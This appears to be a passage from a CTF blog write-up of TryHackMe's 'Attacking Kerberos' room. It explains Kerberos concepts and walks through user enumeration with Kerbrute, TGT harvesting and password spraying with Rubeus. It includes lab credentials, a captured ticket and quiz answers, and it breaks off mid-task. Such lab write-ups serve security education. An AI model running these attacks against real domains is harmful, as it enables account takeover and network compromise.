Igor_sec's Blog

Hello! Welcome to my blog where I post write-ups for CTF challenges.

December 15, 2023 · TryHackMe

TryHackMe | Attacking Kerberos

Task 1 Introduction

This room will cover all of the basics of attacking Kerberos the windows ticket-granting service; we'll cover the following:

- Initial enumeration using tools like Kerbrute and Rubeus
- Kerberoasting
- AS-REP Roasting with Rubeus and Impacket
- Golden/Silver Ticket Attacks
- Pass the Ticket
- Skeleton key attacks using mimikatz

This room will be related to very real-world applications and will most likely not help with any CTFs however it will give you great starting knowledge of how to escalate your privileges to a domain admin by attacking Kerberos and allow you to take over and control a network.

It is recommended to have knowledge of general post-exploitation, active directory basics, and windows command line to be successful with this room.

What is Kerberos? –

Kerberos is the default authentication service for Microsoft Windows domains. It is intended to be more "secure" than NTLM by using third party ticket authorization as well as stronger encryption. Even though NTLM has a lot more attack vectors to choose from Kerberos still has a handful of underlying vulnerabilities just like NTLM that we can use to our advantage.

Common Terminology –

- **Ticket Granting Ticket (TGT)** – A ticket-granting ticket is an authentication ticket used to request service tickets from the TGS for specific resources from the domain.
- **Key Distribution Center (KDC)** – The Key Distribution Center is a service for issuing TGTs and service tickets that consist of the Authentication Service and the Ticket Granting Service.
- **Authentication Service (AS)** – The Authentication Service issues TGTs to be used by the TGS in the domain to request access to other machines and

service tickets.


- **Ticket Granting Service (TGS)** – The Ticket Granting Service takes the TGT and returns a ticket to a machine on the domain.
- **Service Principal Name (SPN)** – A Service Principal Name is an identifier given to a service instance to associate a service instance with a domain service account. Windows requires that services have a domain service account which is why a service needs an SPN set.
- **KDC Long Term Secret Key (KDC LT Key)** – The KDC key is based on the KRBTGT service account. It is used to encrypt the TGT and sign the PAC.
- **Client Long Term Secret Key (Client LT Key)** – The client key is based on the computer or service account. It is used to check the encrypted timestamp and encrypt the session key.
- **Service Long Term Secret Key (Service LT Key)** – The service key is based on the service account. It is used to encrypt the service portion of the service ticket and sign the PAC.
- **Session Key** – Issued by the KDC when a TGT is issued. The user will provide the session key to the KDC along with the TGT when requesting a service ticket.
- **Privilege Attribute Certificate (PAC)** – The PAC holds all of the user's relevant information, it is sent along with the TGT to the KDC to be signed by the Target LT Key and the KDC LT Key in order to validate the user.

AS-REQ w/ Pre-Authentication In Detail –

The AS-REQ step in Kerberos authentication starts when a user requests a TGT from the KDC. In order to validate the user and create a TGT for the user, the KDC must follow these exact steps. The first step is for the user to encrypt a timestamp NT hash and send it to the AS. The KDC attempts to decrypt the timestamp using the NT hash from the user, if successful the KDC will issue a TGT as well as a session key for the user.

Ticket Granting Ticket Contents –


In order to understand how the service tickets get created and validated, we need to start with where the tickets come from; the TGT is provided by the user to the KDC, in return, the KDC validates the TGT and returns a service ticket.




Service Ticket Contents –

To understand how Kerberos authentication works you first need to understand what these tickets contain and how they're validated. A service ticket contains two portions: the service provided portion and the user-provided portion. I'll break it down into what each portion contains.

- Service Portion: User Details, Session Key, Encrypts the ticket with the service account NTLM hash.
- User Portion: Validity Timestamp, Session Key, Encrypts with the TGT session key.



Kerberos Authentication Overview –



AS-REQ – 1.) The client requests an Authentication Ticket or Ticket Granting Ticket (TGT).

AS-REP – 2.) The Key Distribution Center verifies the client and sends back an encrypted TGT.

TGS-REQ – 3.) The client sends the encrypted TGT to the Ticket Granting Server (TGS) with the Service Principal Name (SPN) of the service the client wants to access.

TGS-REP – 4.) The Key Distribution Center (KDC) verifies the TGT of the user and that the user has access to the service, then sends a valid session key for the service to the client.

AP-REQ – 5.) The client requests the service and sends the valid session key to prove the user has access.

AP-REP – 6.) The service grants access

Kerberos Tickets Overview –

The main ticket that you will see is a ticket-granting ticket these can come in various forms such as a .kirbi for Rubeus .ccache for Impacket. The main ticket that you will see is a .kirbi ticket. A ticket is typically base64 encoded and can be used for various attacks. The ticket-granting ticket is only used with the KDC in order to get service tickets. Once you give the TGT the server then gets the User details, session key, and then encrypts the ticket with the service account NTLM hash. Your TGT then gives the encrypted timestamp, session key, and the encrypted TGT. The KDC will then authenticate the TGT and give back a service ticket for the requested service. A normal TGT will only work with that given service account that is connected to it however a KRBTGT allows you to get any service ticket that you want allowing you to access anything on the domain that you want.

Attack Privilege Requirements –

- Kerbrute Enumeration – No domain access required
- Pass the Ticket – Access as a user to the domain required
- Kerberoasting – Access as any user required
- AS-REP Roasting – Access as any user required
- Golden Ticket – Full domain compromise (domain admin) required

- Silver Ticket – Service hash required
- Skeleton Key – Full domain compromise (domain admin) required

To start this room deploy the machine and start the next section on enumeration w/ Kerbrute

This Machine can take up to 10 minutes to boot and up to 5 minutes to SSH or RDP into the machine

Answer the questions below

What does TGT stand for?

Answer: Ticket Granting Ticket

What does SPN stand for?

Answer: Service Principal Name

What does PAC stand for?

Answer: Privilege Attribute Certificate

What two services make up the KDC?

Answer: AS, TGS


Deploy the Machine

Task 2 Enumeration w/ Kerbrute

Kerbrute is a popular enumeration tool used to brute-force and enumerate valid active-directory users by abusing the Kerberos pre-authentication.

For more information on enumeration using Kerbrute check out the Attacktive Directory room by Sq00ky – https://tryhackme.com/room/attacktivedirectory

You need to add the DNS domain name along with the machine IP to /etc/hosts inside of your attacker machine or these attacks will not work for you – `<IP ADDRESS> CONTROLLER.local`



Abusing Pre-Authentication Overview –

By brute-forcing Kerberos pre-authentication, you do not trigger the account failed to log on event which can throw up red flags to blue teams. When brute-forcing through Kerberos you can brute-force by only sending a single UDP frame to the KDC allowing you to enumerate the users on the domain from a wordlist.

Kerbrute Installation –

1.) Download a precompiled binary for your OS – https://github.com/ropnop/kerbrute/releases

2.) Rename kerbrute_linux_amd64 to kerbrute

3.) `chmod +x kerbrute` – make kerbrute executable

Enumerating Users w/ Kerbrute –

Enumerating users allows you to know which user accounts are on the target domain and which accounts could potentially be used to access the network.


1.) cd into the directory that you put Kerbrute

2.) Download the wordlist to enumerate with here

```
┌──(aurelio㉿kali)-[~/Downloads]
└─$ sudo cp kerbrute_linux_amd64 kerbrute
[sudo] password for aurelio:

┌──(aurelio㉿kali)-[~/Downloads]
└─$ sudo chmod +x kerbrute
```

```
┌──(aurelio㉿kali)-[~/Documents/THM/attacking_kerb]
└─$ sudo cp ../../../Downloads/kerbrute .
```

3.) `./kerbrute userenum --dc CONTROLLER.local -d CONTROLLER.local User.txt` – This will brute force user accounts from a domain controller using a supplied wordlist



Now enumerate on your own and find the rest of the users and more importantly service accounts.

Answer the questions below

How many total users do we enumerate?

Answer: 10

What is the SQL service account name?

Answer: SQLService

What is the second “machine” account name?

Answer: Machine2

What is the third “user” account name?

Answer: User3

Task 3 Harvesting & Brute-Forcing Tickets w/ Rubeus

To start this task you will need to RDP or SSH into the machine your credentials are –

Username: Administrator

Password: P@$$W0rd

Domain: controller.local

Your Machine IP is X.X.X.X

```
┌──(aurelio㉿kali)-[~/Documents/THM/attacking_kerb]
└─$ rdesktop 10.10.236.204 -u Administrator -p P@$$W0rd

ATTENTION! The server uses and invalid security certificate which can not be trusted for
the following identified reasons(s);

 1. Certificate issuer is not trusted by this system.

     Issuer: CN=CONTROLLER-1.CONTROLLER.local
```

Rubeus is a powerful tool for attacking Kerberos. Rubeus is an adaptation of the kekeo tool and developed by HarmJ0y the very well known active directory guru.

Rubeus has a wide variety of attacks and features that allow it to be a very versatile tool for attacking Kerberos. Just some of the many tools and attacks include overpass the hash, ticket requests and renewals, ticket management, ticket extraction, harvesting, pass the ticket, AS-REP Roasting, and Kerberoasting.

The tool has way too many attacks and features for me to cover all of them so I'll be covering only the ones I think are most crucial to understand how to attack Kerberos however I encourage you to research and learn more about Rubeus and its whole host of attacks and features here – https://github.com/GhostPack/Rubeus

Rubeus is already compiled and on the target machine.

Harvesting Tickets w/ Rubeus –

Harvesting gathers tickets that are being transferred to the KDC and saves them for use in other attacks such as the pass the ticket attack.

1.) `cd Downloads` – navigate to the directory Rubeus is in

2.) `Rubeus.exe harvest /interval:30` – This command tells Rubeus to harvest for TGTs every 30 seconds

```
C:\Users\Administrator\Downloads>Rubeus.exe harvest /interval:30

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: TGT Harvesting (with auto-renewal)
[*] Monitoring every 30 seconds for new TGTs
[*] Displaying the working TGT cache every 30 seconds


[*] Refreshing TGT ticket cache (5/18/2020 8:59:31 PM)

  User                  :  DOMAIN-CONTROLL$@CONTROLLER.LOCAL
  StartTime             :  5/18/2020 6:38:40 PM
  EndTime               :  5/19/2020 4:38:40 AM
  RenewTill             :  5/25/2020 6:38:40 PM
  Flags                 :  name_canonicalize, pre_authent, initial, renewable, forwardable
  Base64EncodedTicket   :

    doIFqjCCBaagAwIBBaEDAgEWooIEmzCCBJdhggSTMIIEj6ADAgEFoRIbEENPTlRST0xMRVIuTE9DQUyiJTAjoAMCAQKhHDAaGwZr
    cmJ0Z3QbEENPTlRST0xMRVIuTE9DQUyjggRLMIIER6ADAgESoQMCAQKiggQ5BIIENRTijY9jMsI9zpnBeknGQiSaInnGqdNAYqO9
    f8vkAwun8GGf/9rz12bkXDWb0jgBGZA3buvw7XGYtTXWgHY3CvCCRktlKz5NCvPfiRjCjpBYBwEqKX2QHFmbCp4NlJ8m3U635gr4
    3jr+/WgNdAv+0UoFa7vpsvtJNWL2Rac4I9GWqxqZ+tSPBtNjQXw7jm9g80yawjGgL8iN8W7LMmLezT8l2Fy6xbL6NBmckzxpANRd
    mAMFJ9uJrds3FE/FBXohSIjTO/zHzFu7C7aWR5vx3yRjh8SCPbP4oOLq4W21wzv18EhoJTZKTVM0VsP4V4j0QLhbqU4odPJIaAUH
    VUmuqT/VE39e8+KDEmjVxEzXcRccOSNLdDx/FhIqnov25S9FxFW0XHQ8afYdnDwPJoN3nhzqIn8d6DYhcOXemXK/1SgxWHzaoa3h
    hnThb7NxD7NRN3KAbxKGp8Rk+Bvxa1qjvcUmAUzhSWiK7nFVELus/TNV3+e0EsJ3VKd89OeBicVxDSolJAW03tEhLlPr8uA/qDSP
    f035lPSHuDCg6/oiMPqPaTEAsSa+L8s2kZGt3zWbmSIKFhXoovdDowujQiszZr5OrqDTjJen2eYQ+dKiK2ecXbgIEs4nfuLhvfKU
    /WfwBvJZrXfWxdxMveYMURS2lTGz/jrSpK27tiSWymaTuM13PAHQv7QvQOz2FL1nS7i3sAPq3ETL3V8sryQcm5i2nON/k4YGUl2e
    n4nqQ2d0X1SM6IQC0Lot48yAe/oHGymBQmQtrNV2y+gVFnClzgLnTHrMCDIFvcAVlvu5YFvn62fNdhyN+dK3VmnfG4uBTjRKZIQ5
```

Brute-Forcing / Password-Spraying w/ Rubeus –

Rubeus can both brute force passwords as well as password spray user accounts. When brute-forcing passwords you use a single user account and a wordlist of passwords to see which password works for that given user account. In password spraying, you give a single password such as Password1 and “spray” against all found user accounts in the domain to find which one may have that password.

This attack will take a given Kerberos-based password and spray it against all found users and give a .kirbi ticket. This ticket is a TGT that can be used in order to get service tickets from the KDC as well as to be used in attacks like the pass the ticket attack.

Before password spraying with Rubeus, you need to add the domain controller domain name to the windows host file. You can add the IP and domain name to the hosts file from the machine by using the echo command:

```
echo 10.10.170.225 CONTROLLER.local >>
C:\Windows\System32\drivers\etc\hosts
```

1.) `cd Downloads` – navigate to the directory Rubeus is in


2.) `Rubeus.exe brute /password:Password1 /noticket` – This will take a given password and "spray" it against all found users then give the .kirbi TGT for that user


```
